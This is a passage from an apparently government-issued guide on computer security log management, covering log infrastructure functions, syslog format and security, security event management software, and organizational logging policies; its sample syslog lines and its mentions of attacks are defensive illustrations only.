

Figure 3-1. Log Management Infrastructure Tiers

Because hosts throughout an organization's networks may generate log data, communications between log management infrastructure components typically occur over the organization's regular networks. However, a separate logging network can be used, particularly for devices such as firewalls and network intrusion detection sensors that often transfer large amounts of log data. During a widespread malware incident or other network-based attack, regular networks might be unstable or unavailable. Another motivation for using a separate logging network is protecting log data on the organization's regular networks from eavesdropping. If a separate logging network is not used, logging communications on the regular network could be protected using additional security controls, such as data encryption.

Within an organization, there might be a small number of log-generating hosts that cannot actively participate in the log management infrastructure, such as computers that are not network-connected, and legacy systems and appliance-based devices that cannot be configured to transfer their logs to the centralized log servers. If their log data needs to be incorporated into the log management infrastructure, organizations can adopt out-of-band solutions such as manually transferring logs from a host to write-once media (e.g., CD-ROMs), and then copying the data from the media to a centralized log server.[14]

A log management infrastructure also needs to accommodate hosts with intermittent or low-bandwidth connectivity, such as mobile hosts and hosts connecting through dial-up modems. These hosts may be severely limited as to how they can participate in the log management infrastructure, but this does not alter the importance of the logs that they contain.

3.2 Functions

Log management infrastructures typically perform several functions that assist in the transmission, storage, and analysis of log data. These functions are normally performed in such a way that they do not

[14] If the data does not need to be transferred to the centralized servers, then local administrators can manage and analyze it at the log source itself.

alter the original log data. The following items describe common log management infrastructure functions related primarily to log data analysis:

- **Filtering.** *Filtering* is the suppression of log entries from analysis, reporting, or long-term storage because their characteristics indicate that they are unlikely to contain information of interest. For example, duplicate entries and standard informational entries might be filtered because they do not provide useful information to log analysts.

- **Aggregation.** In *aggregation*, similar entries are consolidated into a single entry containing a count of the number of occurrences of the event. For example, a thousand entries that each record part of a scan could be aggregated into a single entry that indicates how many hosts were scanned.

- **Normalization.** In *normalization*, log data values are converted to a standardized format and labeled consistently. One of the most common uses of normalization is storing dates and times in a single format. For example, the times when events occurred could be stored in twelve-hour (i.e. 2:34 P.M.) or twenty-four (14:34) format, with time zones indicated through different types of notation.[15] In the original data, the event date and time could have had many different labels within individual logs, such as Event Time, Timestamp, and Date and Time. Converting data to consistent formats and labels makes analysis and reporting easier.

- **Correlation.** *Correlation* is matching multiple log entries from a single source or multiple sources based on logged values, such as matching timestamps, IP addresses, and event types. If correlation is performed through automated methods, generally the result of successful correlation is a new log entry that brings together the pieces of information into a single place. Depending on the nature of that information, the infrastructure might also generate an alert to indicate that the identified event needs further investigation.

In addition to supporting the analysis of events, log management infrastructures also help to make log data accessible to analysts and to maintain and preserve log data. The following list major functions performed in these areas by log management infrastructures:

- **Log Parsing.** *Log parsing* is converting log entries into a different format. For example, log parsing can convert an Extensible Markup Language (XML)-format log into a plain text file. Log parsing is usually trivial for logs stored in standard text formats (e.g., comma-separated, tab-delimited), but can be complex for logs stored in binary or proprietary formats. Log generators usually can parse their own logs; third-party log parsing utilities are also available. Log parsing sometimes includes actions such as filtering, aggregation, normalization, and correlation.

- **Log Viewing.** *Log viewing* is displaying log entries in a human-readable format. Most log generators provide some sort of log viewing capability; third-party log viewing utilities are also available. Some log viewers provide filtering and aggregation capabilities.

- **Log Analysis.** *Log analysis* is studying log entries to identify events of interest or suppress log entries for insignificant events. Log analysis is often performed by scripts or by security software tools such as host-based intrusion detection products and security event management software.

[15] Normalizing times is often particularly challenging. Organizations with systems in multiple time zones often need to convert all logged times to a single time zone. Also, systems' clocks might not be in sync with each other, so it might be necessary to add or subtract times from the log entries recorded by out-of-sync sources. Organizations should use time synchronization technologies such as Network Time Protocol (NTP) servers whenever possible to keep log sources' clocks consistent with each other.

- **Log Rotation.** *Log rotation* is closing a log and opening a new log when the first log is considered to be complete. Log rotation is typically performed according to a schedule (e.g., hourly, daily, weekly) or when a log file reaches a certain size. The primary benefits of log rotation are preserving log entries and keeping the size of logs manageable. When a log is rotated, the preserved log can be compressed to save space. Also, during log rotation, scripts are often run that act on the archived log. For example, a script might analyze the old log to identify malicious activity, or might perform filtering that causes only log entries meeting certain characteristics to be preserved. Many OSs and applications that perform logging offer log rotation capabilities; many logs can also be rotated through simple scripts. There are also third-party utilities available to perform log rotation for common log formats; some of these utilities offer features and functionality not provided by native log rotation utilities.

- **Log Archival.** *Log archival* is retaining logs for an extended period of time, typically on removable media or a centralized log server. Logs often need to be preserved to meet legal or regulatory requirements. Section 4.2 provides additional information on log archival. There are two types of log archival: retention and preservation. *Log retention* is archiving logs on a regular basis as part of standard operational activities. *Log preservation* is keeping logs that normally would be discarded, because they contain records of activity of particular interest. Log preservation is typically performed in support of incident handling or investigations.

- **Log Reduction.** *Log reduction* is removing unneeded entries or data fields from a log to create a new log that is smaller. Log reduction is often performed in conjunction with log archival so that only the log entries of interest are placed into long-term storage.

- **Log Clearing.** *Log clearing* is removing all entries from a log that precede a certain date and time. Log clearing is often performed to remove old log data that is no longer needed on a system because it is not of importance or it has been archived.

- **Log File Integrity Checking.** To ensure that changes to archived logs are detected, log file integrity checking can be performed. This involves calculating a message digest for each file and storing the message digest securely. A *message digest* is a digital signature that uniquely identifies data and has the property that changing a single bit in the data causes a completely different message digest to be generated. The most commonly used message digest algorithms are MD5 and Secure Hash Algorithm 1 (SHA-1).[16] If the log file is modified and its message digest is recalculated, it will not match the original message digest, indicating that the file has been altered. The original message digests should be protected from alteration through FIPS-approved encryption algorithms, storage on read-only media, or other suitable means.

A log management infrastructure usually encompasses most or all of the functions described in this section. Section 3.1 describes the components and architectures of log management infrastructures. The placement of filtering, aggregation, normalization, and correlation functions among the three tiers of the log management infrastructure depends primarily on the type of log management software used. Log management infrastructures are typically based on one of the major categories of log management

[16] Federal agencies must use Federal Information Processing Standard (FIPS) approved encryption algorithms contained in validated cryptographic modules. Because SHA is a FIPS-approved algorithm and MD5 is not, Federal agencies should use SHA instead of MD5 for message digests. The Cryptographic Module Validation Program (CMVP) at NIST coordinates FIPS testing; the CMVP Web site is located at http://csrc.nist.gov/cryptval/. FIPS 180-2, *Secure Hash Standard*, is available at http://csrc.nist.gov/publications/fips/fips180-2/fips180-2withchangenotice.pdf. SHA-1 has been the most commonly used version of SHA; however, NIST has announced that Federal agencies should plan on transitioning from SHA-1 to stronger forms of SHA (e.g., SHA-224, SHA-256) by 2010. For more information, see NIST comments from August 2004 posted at http://csrc.nist.gov/hash_standards_comments.pdf, as well as http://www.nsrl.nist.gov/collision.html. Organizations should consider using SHA-256 instead of SHA-224 or SHA-1 if the operating systems or applications generating message digests support SHA-256.

software: syslog-based centralized logging software and security event management software. Sections 3.3 and 3.4 describe these types of software. Section 3.5 describes additional types of software that may be valuable within a log management infrastructure.

3.3 Syslog-Based Centralized Logging Software

In a logging infrastructure based on the syslog protocol, each log generator uses the same log format.[17] The standard for syslog specifies the basic data fields for each log entry and the mechanism for transferring log entries from a syslog client or server running on an individual host to a remote syslog server. In addition, each log source host typically stores local copies of the log entries. Syslog provides a simple standard framework for log entry generation, storage, and transfer, that any OS, security software, or application could use if designed to do so. Many log sources either use syslog as their native logging format or offer features that allow their log formats to be converted to syslog format. Section 3.3.1 describes the format of syslog messages, and Section 3.3.2 discusses the security features of common syslog implementations.[18]

3.3.1 Syslog Format

Syslog assigns a priority to each message based on the importance of the following two attributes:

- **Message type, known as a *facility*.** Examples of facilities include kernel messages, mail system messages, authorization messages, printer messages, and audit messages.
- **Severity.** Each log message has a severity value assigned, from 0 (emergency) to 7 (debug).

Syslog uses message priorities to determine which messages should be handled more quickly, such as forwarding higher-priority messages more quickly than lower-priority ones. However, the priority does not affect which actions are performed on each message. Syslog can be configured to handle log entries differently based on each message's facility and severity. For example, it could forward severity 0 kernel messages to a centralized server for further review, and simply record all severity 7 messages without forwarding them. However, the original syslog standard does not offer any more granularity than that in message handling; it cannot make decisions based on the source or content of a message.

Syslog is intended to be a very simple protocol, and each syslog message has only three parts. The first part specifies the facility and severity as numerical values. The second part of the message contains a timestamp and the hostname or IP address of the source of the log. The third part is the actual log message content. No standard fields are defined within the message content. Although this is very flexible for log sources, which can place whatever information they deem important within the content field, it makes analysis of the log data challenging. A single source may use many different formats for its log message content, so a robust analysis program would need to be familiar with each format and be able to extract the meaning of the data within the fields of each format. This problem becomes much more challenging when log messages are generated by many sources. It might not be feasible to understand the meaning of all log messages, so analysis might be limited to keyword and pattern searches. Figure 3-2 shows several examples of syslog messages.

[17] Although syslog has been in use for many years, the syslog protocol was not standardized formally until Request for Comments (RFC) 3164, *The BSD Syslog Protocol*, which is available at http://www.ietf.org/rfc/rfc3164.txt.

[18] Most syslog implementations are free; there are also some commercial syslog implementations.

```
Mar  1 06:25:43 server1 sshd[23170]: Accepted publickey for server2 from
172.30.128.115 port 21011 ssh2

Mar  1 07:16:42 server1 sshd[9326]: Accepted password for murugiah from 10.20.30.108
port 1070 ssh2

Mar  1 07:16:53 server1 sshd[22938]: reverse mapping checking getaddrinfo for
ip10.165.nist.gov failed - POSSIBLE BREAKIN ATTEMPT!

Mar  1 07:26:28 server1 sshd[22572]: Accepted publickey for server2 from
172.30.128.115 port 30606 ssh2

Mar  1 07:28:33 server1 su: BAD SU kkent to root on /dev/ttyp2

Mar  1 07:28:41 server1 su: kkent to root on /dev/ttyp2
```

Figure 3-2. Examples of Syslog Messages

3.3.2 Syslog Security

Syslog was developed at a time when the security of logs was not a major consideration. Accordingly, syslog does not specify the use of basic security controls that would preserve the confidentiality, integrity, and availability of logs. For example, syslog uses the connectionless, unreliable User Datagram Protocol (UDP) to transfer logs between hosts. UDP provides no assurance that log entries are received successfully or in the correct sequence. Also, it does not perform any access control, so any host can send messages to a log server. Attackers can take advantage of this by flooding log servers with bogus log data, which can cause important log entries to go unnoticed or even potentially cause a denial of service. Another shortcoming of syslog is that it does not use encryption to protect the integrity or confidentiality of logs in transit. Attackers on the network might monitor syslog messages, which may contain sensitive information regarding system configurations and security weaknesses; attackers might also be able to perform man-in-the-middle attacks such as modifying or destroying syslog messages in transit.[19]

As the security of logs has become a greater concern, various implementations of syslog have been created that place a greater emphasis on security.[20] Most have been based on a revised syslog standard, RFC 3195, which was designed specifically to improve the security of syslog.[21] Implementations based on RFC 3195 can provide stronger support for log confidentiality, integrity, and availability through several features, including the following:

- **Reliable Log Delivery.** Several syslog implementations support the use of Transmission Control Protocol (TCP) in addition to UDP. TCP is a connection-oriented protocol that attempts to ensure the reliable delivery of information across networks. Using TCP helps to ensure that log entries reach their destination and are received in the same order that they were sent by an individual host. Having this reliability requires the use of more network bandwidth; also, it typically takes

[19] Section 6 of RFC 3164 provides additional information on security weaknesses in standard syslog implementations.

[20] Appendix D contains a list of common syslog implementations.

[21] RFC 3195, *Reliable Delivery for syslog*, is available at http://www.ietf.org/rfc/rfc3195.txt. Additional revisions to the syslog standards are currently being developed. For the latest information on syslog standards, visit the Web site for the Internet Engineering Task Force (IETF) working group called Security Issues in Network Event Logging, which is located at http://www.ietf.org/html.charters/syslog-charter.html.

more time for log entries to reach their destination. Another possible drawback of using TCP is not being able to send logs under adverse conditions. For example, if a host is experiencing a failure that is rendering it inoperable, it is more likely to be able to transmit a log entry about the problem successfully using UDP than TCP.

- **Transmission Confidentiality Protection.** RFC 3195 recommends the use of the Transport Layer Security (TLS) protocol to protect the confidentiality of transmitted syslog messages.[22] TLS can protect the messages during their entire transit between hosts. TLS can only protect the payloads of packets, not their IP headers, which means that an observer on the network can identify the source and destination of transmitted log messages, possibly revealing the IP addresses of the log servers and log sources. Some syslog implementations use other means to encrypt network traffic, such as passing syslog messages through secure shell (SSH) tunnels.

- **Transmission Integrity Protection and Authentication.** RFC 3195 recommends that if integrity protection and authentication are desired, that a message digest algorithm be used. RFC 3195 recommends the use of MD5; proposed revisions to RFC 3195 mention the use of SHA-1. Because SHA is a FIPS-approved algorithm and MD5 is not, Federal agencies should use SHA instead of MD5 for message digests whenever feasible.[23]

Some syslog implementations offer additional features that are not based on the syslog standards. The most common extra features are as follows:

- **Robust Filtering.** The original syslog implementation allowed messages to be handled differently based on their facility and priority; no finer-grained filtering was permitted. Most newer syslog implementations offer more robust filtering capabilities, such as handling messages differently based on the host or program that generated a message, or a regular expression matching content in the body of a message. Some implementations also allow multiple filters to be applied to a single message, which provides more complex filtering capabilities.

- **Log Analysis.** Originally, syslog servers did not perform any analysis of log data; they simply provided a framework for log data to be recorded and transmitted. Administrators could use separate add-on programs for analyzing syslog data. Some syslog implementations have limited log analysis capabilities built in, such as the ability to correlate multiple log entries.

- **Event Response.** Some syslog implementations can initiate actions when certain events are detected. Examples of actions include sending Simple Network Management Protocol (SNMP) traps, alerting administrators through pages or e-mails, and launching a separate program or script. It is also possible to create a new syslog message that indicates a certain event was detected.

- **Alternative Message Formats.** Some syslog implementations can accept data in non-syslog formats, such as SNMP traps. This can be helpful for getting security event data from hosts that do not support syslog and cannot be modified to do so.

- **Log File Encryption.** Some syslog implementations can be configured to encrypt rotated log files automatically, protecting their confidentiality. This can also be accomplished through the use of OS or third-party encryption programs.

---

[22] RFC 2246, *The TLS Protocol Version 1.0*, defines the standard for TLS. It is available at http://www.ietf.org/rfc/rfc2246.txt.

[23] See Section 3.2 for recommendations on selecting an appropriate SHA algorithm.

- **Database Storage for Logs.** Some implementations can store log entries in both traditional syslog files and a database. Having the log entries in a database format can be very helpful for subsequent log analysis.
- **Rate Limiting.** Some implementations can limit the number of syslog messages or TCP connections from a particular source during a certain period of time. This is useful in preventing a denial of service for the syslog server and the loss of syslog messages from other sources. Because this technique is designed to cause the loss of messages from a source that is overwhelming the syslog server, it can cause some log data to be lost during an adverse event that generates an unusually large number of messages.

Organizations using syslog implementations based on the original syslog standard should consider using newer syslog implementations that offer stronger protection for confidentiality, integrity, and availability. Many of these implementations can directly replace existing syslog implementations. When evaluating syslog replacements, organizations should pay particular attention to interoperability, because many syslog clients and servers offer features not specified in current standards. Also, organizations that use security event management software (as described in Section 3.4) to store or analyze syslog messages should ensure that their syslog clients and servers are fully compatible and interoperable with the security event management software.

3.4 Security Event Management Software

Security event management (SEM) software[24] is a relatively new type of centralized logging software compared to syslog.[25] SEM products have one or more centralized servers that perform log analysis, and one or more database servers that store the logs. Most SEM products also require one or more agents to be installed on each host that generates logs of interest. Each agent performs log filtering, aggregation, and normalization for a particular type of log. If a host has five different types of logs of interest, then it might be necessary to install five SEM agents on the host. Most SEM products also offer agents for generic formats such as syslog and SNMP. A generic agent is used primarily to get log data from a source that does not have its own SEM agent. Some products also allow administrators to create custom agents to handle unsupported sources. Regardless of its type, each agent is responsible for transferring log data from its host to a centralized SEM server, usually on a real-time or near-real-time basis.

Some SEM products do not use agents; instead, they rely on a centralized SEM server to pull data from the individual log generating hosts. Usually, the server logs into each host frequently and retrieves its logs. The centralized server then performs all the functions normally performed by agents—filtering, aggregation, and normalization. The primary advantage of the agentless approach is that agents do not need to be installed, configured, and maintained on each logging host. The primary disadvantages are the delays in transferring log data to the centralized servers and the lack of filtering and aggregation at the individual host level, which can cause significantly larger amounts of data to be transferred over networks and increase the amount of time it takes to filter and analyze the logs. Another potential disadvantage is that the SEM server usually needs credentials for logging into each host.

Both agent-based and agentless SEM products usually include support for several dozen types of log sources, such as OSs, security software, application servers (e.g., Web servers, e-mail servers), and even physical security control devices such as badge readers. For each supported log source type, except for generic formats such as syslog, the SEM products typically understand the meaning of each logged field. This significantly improves the normalization, analysis, and correlation of log data over that performed by

[24] Other common terms for security event management are security information management (SIM) and enterprise security management (ESM).

[25] Nearly all available SEM products are commercial.

software with a less granular understanding of specific log sources and formats. Also, the SEM software can disregard those data fields that are not significant to computer security, potentially reducing the SEM software's network bandwidth and data storage usage.

Regardless of how it receives log data (through agents or an agentless method), an SEM server analyzes the data from all the different log sources, correlates events among the log entries, identifies significant events, and initiates responses to events if desired. SEM products usually include several features to help log monitoring staff, such as the following:

- GUIs that are specifically designed to assist analysts in identifying potential problems and reviewing all available data related to each problem
- Security knowledge base, with information on known vulnerabilities, the likely meaning of certain log messages, and other technical data; log analysts can often customize the knowledge base as needed
- Incident tracking and reporting capabilities, sometimes with robust workflow features
- Asset information storage and correlation (i.e., giving higher priority to an attack that targets a vulnerable OS or a more important host).

There are no standards specific to SEM, so each SEM product stores and transmits data in any format it chooses. However, SEM products usually offer capabilities to protect the confidentiality, integrity, and availability of log data. For example, network communications between agents and the SEM servers typically occur over the reliable TCP protocol and are encrypted. Also, agents and SEM servers may need to provide credentials to each other and be authenticated successfully before they can transfer data (i.e., agent sending logs to server, server reconfiguring agent).

3.5 Additional Types of Log Management Software

Other types of software may also be helpful for log management, including the following:

- **Network Forensic Analysis Tools (NFAT).** NFAT products are primarily focused on collecting and analyzing network traffic. However, some NFAT products can also collect and analyze logs from network security sources, including firewalls, network-based intrusion detection sensors, and remote access authentication servers (e.g., Remote Authentication Dial-In User Server [RADIUS]). Such NFAT products are similar to SEM software in functionality, except that the NFAT's scope is limited to records of network activity. NFAT products can supplement, but not replace, a full-fledged log management infrastructure.
- **Host-Based Intrusion Detection Systems (IDS).** A host-based IDS monitors the characteristics of a host and the events occurring within the host, which might include OS, security software, and application logs. Some host-based IDS products use logs as only one of several sources of data in detecting suspicious activity, while other host-based IDS products monitor logs only. Generally, a host-based IDS that uses log data has signatures for known malicious activity that it matches against log entries to identify events of interest. Most host-based IDS products are focused on OS security and the most common OS services, and offer little or no support for applications and less common services. Accordingly, host-based IDS products may be part of a log management infrastructure, but generally are not the primary software components.
- **Visualization Tools.** A visualization tool presents security event data in a graphical format. For example, a tool could display data grouped or sorted by the values of different event

characteristics, such as source address. An analyst can then look for patterns in the display and manipulate it, such as suppressing known benign activity so that only unknown events are shown. Although visualization tools can be effective for analyzing certain types of log data, particularly network events, analysts typically experience a steep learning curve with such tools. Importing data into the tool and displaying it is usually relatively straightforward, but learning how to use the tool efficiently to reduce large datasets down to a few events of interest can take considerable effort.

- **Log Rotation Utilities.** Administrators can use specialized third-party utilities for rotating logs. These can be helpful for improving log management for log sources that do not offer sufficiently robust log rotation capabilities or any capability at all.
- **Log Conversion Utilities.** Many software vendors offer log conversion utilities that can be used to convert their proprietary format logs into standard formats. These utilities are helpful in incorporating data from less common log sources into a log management infrastructure.

3.6 Summary

A log management infrastructure consists of the hardware, software, networks, and media used to generate, transmit, store, analyze, and dispose of log data. Log management infrastructures typically perform several functions that support the analysis of events, such as filtering, aggregation, normalization, and correlation. The infrastructures also provide assistance in making log data accessible and maintaining it through functions such as log parsing, viewing, analysis, rotation, and archival, as well as log file integrity checking.

Log management infrastructures, which are typically based on either syslog-based centralized logging software or security event management software, usually use a three-tiered design. The first tier encompasses the hosts that generate the original log data. The second tier includes centralized log servers, which perform consolidation and data storage. The third tier contains consoles that are used to monitor and review log data, and optionally may also be used to manage the log servers and clients. Communications between the tiers usually occur over the organization's regular networks, but may be routed over a separate logging network instead. Organizations may also have log-generating hosts that cannot actively participate in the log management infrastructure, such as computers that are not network-connected, legacy systems, and appliance-based devices; administrators can transfer data manually to the infrastructure from these hosts through removable media, or manage and analyze the data locally.

In a syslog-based centralized logging infrastructure, each log generator uses the same standard log format and forwards its log entries to a centralized log server. Because syslog is a simple standard protocol, it can be used by many OSs, security software programs, and applications. The original syslog standard does not offer much granularity in handling different types of events. Also, because it has few data fields, it can be very difficult to extract the meaning of the data logged for each event when multiple log sources are generating events. Syslog was developed when log security was not a major concern; the original syslog standard offers no features for preserving the confidentiality, integrity, and availability of logs.

To improve syslog's security, a new standard has been created, and various syslog implementations have added features such as reliable log delivery; transmission encryption, integrity protection, and authentication; robust filtering; automated event responses; log file encryption; and event rate limiting. Organizations using syslog should consider using secure syslog implementations, paying particular attention to interoperability because many syslog clients and servers offer features not specified in current standards.

Unlike syslog-based infrastructures, which are based on a single standard, security event management (SEM) software primarily uses proprietary data formats. SEM products have centralized servers that perform log analysis and database servers for log storage. Most SEM products require agents to be installed on each log generating host; the agents perform filtering, aggregation, and normalization for a particular type of log. The agents are also responsible for transferring log data from the individual hosts to a centralized SEM server on a real-time or near-real-time basis. Other SEM products are agentless and rely on a SEM server to pull data from the logging hosts and perform the functions that agents normally perform.

SEM products usually support several dozen types of log sources, including generic formats such as syslog. Because the SEM products typically understand the meaning of each logged field for specific log source formats, SEM software is usually superior to syslog in performing normalization, analysis, and correlation of log data from multiple log sources. SEM products can analyze data from many sources, identify significant events, and initiate automated responses if desired. SEM products may also include analysis GUIs, security knowledge bases, incident tracking and reporting capabilities, and asset information storage and correlation capabilities. SEM products also usually offer capabilities to protect the confidentiality, integrity, and availability of log data.

Although SEM software typically offers more robust and broad log management capabilities than syslog, SEM software is usually much more complicated and expensive to deploy than a centralized syslog implementation. Also, SEM software is often more resource-intensive for individual hosts than syslog, because of the processing that agents perform.

In addition to syslog and SEM software, there are several other types of software that may be helpful for log management. Network forensic analysis tools (NFAT) primarily collect and analyze network traffic, but some also handle logs from network security sources. Host-based intrusion detection systems (IDS) monitor the characteristics of a host and the events occurring within it, which might include OS, security software, and application logs. NFAT and host-based IDS products are often part of a log management infrastructure, but they cannot take the place of syslog and SEM software. Other utilities that are helpful for log management include visualization tools, log rotation utilities, and log conversion utilities.

This page has been left blank intentionally.

4. Organization-Level Log Management Processes

To establish and maintain a successful log management infrastructure, organizations should perform significant preparatory actions and develop standard processes for performing log management. This is important for creating consistent, reliable, and efficient log management practices that meet the organization's needs and requirements and also provide additional value for the organization. This section describes the following log management processes at the organization level:

- The definition of roles and responsibilities
- The creation of feasible logging policies
- The division of responsibilities between system-level and organization-level administrators
- The ongoing analysis of log data
- The need to perform regular audits of log management activities.

An organization's management should provide the necessary support for log management efforts, including planning, policy, guidelines, and procedures development, as well as log management infrastructure creation and maintenance. Section 5 describes log management processes at the system level.

4.1 Define Roles and Responsibilities

As part of the planning process, organizations should define the roles and responsibilities of individuals and teams who are expected to be involved in the log management process. Teams and individual roles often involved in log management include the following:

- **System and network administrators**, who are usually responsible for configuring logging on individual systems and network devices, analyzing those logs periodically, and performing regular maintenance of the logs and logging software
- **Security administrators**, who are usually responsible for managing and monitoring the log management infrastructure, configuring logging on security devices (e.g., firewalls, network-based intrusion detection systems, antivirus servers), and assisting others with configuring logging and performing log analysis[26]
- **Computer security incident response teams**, who use log data when handling some incidents
- **Application developers**, who may need to design or customize applications so that they perform logging in accordance with the logging requirements and recommendations
- **Information security officers**, who may oversee the log management infrastructure
- **Chief information officers (CIO)**, who oversee the IT resources that generate, transmit, and store the logs
- **Auditors**, who may use log data when performing audits

[26] Because some log management duties, such as log analysis and maintenance, are considered boring and mundane by many system, network, and security administrators, organizations should consider rotating such duties among administrators to prevent burnout.

- **Individuals involved in the procurement of software** that should or can generate computer security log data.

4.2 Establish Logging Policies

An organization should define its requirements and goals for performing logging and monitoring logs, as described in Section 2.2. The requirements should include all applicable laws, regulations, and existing organizational policies, such as data retention policies. The goals should be based on balancing the organization's reduction of risk with the time and resources needed to perform log management functions. The requirements and goals should then be used as the basis for establishing an organization-wide log management capability and prioritizing log management appropriately throughout the enterprise.

Organizations should develop policies that clearly define mandatory requirements and suggested recommendations for several aspects of log management, including the following:

- Log generation
  - Which types of hosts must or should perform logging
  - Which host components must or should perform logging (e.g., OS, service, application)
  - Which types of events each component must or should log (e.g., security events, network connections, authentication attempts)
  - Which data characteristics must or should be logged for each type of event (e.g., username and source IP address for authentication attempts)
  - How frequently each type of event must or should be logged (e.g., every occurrence, once for all instances in x minutes, once for every x instances, every instance after x instances)[27]
- Log transmission
  - How log data must or should be transferred (i.e., which protocols are permissible), including out-of-band methods where appropriate (i.e., for standalone systems)
  - Which types of entries and data characteristics must or should be transferred from individual hosts to the centralized log management infrastructure
  - How frequently log data should be transferred from individual hosts to the centralized log management infrastructure (e.g., real-time, every 5 minutes, every hour)
  - How the confidentiality and integrity of each type of log data must or should be protected while in transit, including whether a separate logging network should be used
- Log storage and disposal
  - How often logs should be rotated
  - How the confidentiality and integrity of each type of log data must or should be protected while in storage (both locally and centrally) [28]

[27] For many log sources, this is not configurable; events are logged each time they occur. Some log sources do not record each individual event; for example, an operating system might log an unauthorized access attempt only after three consecutive failed logins occur. Another example is an intrusion detection system that does not generate an alert until it sees 10 hosts scanned within a minute.

  - How long each type of log data must or should be preserved (both locally and centrally)[29]
  - How unneeded log data must or should be disposed of (both locally and centrally)
  - How much log storage space must or should be available (both locally and centrally)
- Log analysis
  - How often each type of log data must or should be analyzed (both locally and centrally)
  - Who must or should be able to access the log data (both locally and centrally)
  - What must or should be done when suspicious activity or an anomaly is identified[30]
  - How inadvertent disclosures of sensitive information recorded in logs, such as passwords or the contents of e-mails, should be handled.

Organizations should also ensure that other policies, guidelines, and procedures that have some relationship to logging incorporate and support these log management requirements and recommendations, and also comply with functional and operational requirements.

Organizations should perform periodic reviews of their logging-related policies and update them as needed. Possible causes for updates include the results of audits (as described in Section 4.6) and changes to legal and regulatory requirements. Organizations should also periodically review recommendations from organization-level and system-level administrators on policy changes related to the reconfiguration of security controls. For example, suppose that host-based firewalls on many systems are logging large numbers of port scans from external hosts, and these log entries comprise a large percentage of the total logs of the firewalls. The organization might decide to alter its policies so that the scanning activity is prohibited, which would lead to network firewall configuration changes that would prevent the scans from reaching the individual systems and their host-based firewalls. This would cause a significant reduction in the number of security events logged by the host-based firewalls.

4.3 Ensure that Policies Are Feasible

Creating requirements and recommendations for logging needs to be done in conjunction with an analysis of the technology and staff needed to implement and maintain the requirements and recommendations. Whenever possible, organizations should examine existing logs and log configurations when determining them. For example, configuring a single OS to log every auditable event could cause an enormous number of log entries to be generated. This could seriously impact the performance of the system, as well as causing log entries to be overwritten very quickly and making proper analysis of the log data nearly impossible. Also, the volume of log data being recorded by any source tends to be very dynamic, changing frequently in the short term, and also changing overall in the long term. Logging settings that are reasonable at one time might be infeasible at another, particularly during adverse circumstances.

---

[28] For more information on preserving logs in a forensically sound manner, see NIST SP 800-86, *Guide to Applying Forensic Techniques to Incident Response (DRAFT)*, which is available at http://csrc.nist.gov/publications/nistpubs/.

[29] This can have a significant effect on digital forensics in several ways. First, data regarding a particular event could be needed weeks or months after the event occurred. Second, forensic analysis, such as queries of logs, might be significantly slowed by certain storage media (i.e.., loading archived logs from tape instead of directly querying online log files). Third, forensic analysis could also be slowed if data is not stored where the analyst is, such as a local analyst not having access to the remote centralized log storage. Organizations should keep digital forensics needs in mind when setting log storage requirements and designing a log management infrastructure.

[30] This item should already be addressed by an organization's incident response-related policies.

Recording more data is not necessarily better; generally, organizations should only require logging and analyzing the data that is of greatest importance. Organizations can establish non-mandatory recommendations for which other types of data should be logged and analyzed if time and resources permit. When establishing requirements and recommendations, organizations should be flexible since each system is different and will log different amounts of data than other systems. Flexibility is also important because the logging behavior of a system may change rapidly due to an upgrade, patch, or configuration change. Organizations should also permit administrators to reconfigure logging temporarily during adverse conditions, such as unsuccessful malware attacks that cause the same type of log entry to be generated many times.

Organizations should also consider the environments in which systems reside when developing policy. NIST SP 800-70, *Security Configuration Checklists Program for IT Products—Guidance for Checklists Users and Developers*, identifies several common operational environments.[31] The following describes four of these environments and explains how the characteristics of each environment might impact logging policy. Organizations might consider having separate logging policy provisions for systems in each environment.

- **Small Office/Home Office** (SOHO) describes small, informal computer installations that are used for home or business purposes. SOHO encompasses a variety of small-scale environments and devices, ranging from laptops, mobile devices, or home computers, to telecommuting systems, to small businesses and small branch offices of a company. Many SOHO systems have intermittent, low-bandwidth connections to organizations' primary networks, which could significantly impact use of and integration with a log management infrastructure. It might be necessary to design the log management infrastructure so as to minimize the transmission of data from SOHO systems to the centralized infrastructure.

- **Enterprise** environments typically consist of large organizational systems with defined, organized suites of hardware and software configurations, usually consisting of centrally-managed workstations and servers protected from the Internet by firewalls and other network security devices. Of all the environments, the Enterprise environment is typically the easiest in which to perform log management, and usually does not necessitate special consideration in log policy development.

- **Custom** environments contain systems in which the functionality and degree of system do not fit the other environments. Two typical Custom environments are Specialized Security-Limited Functionality and Legacy:

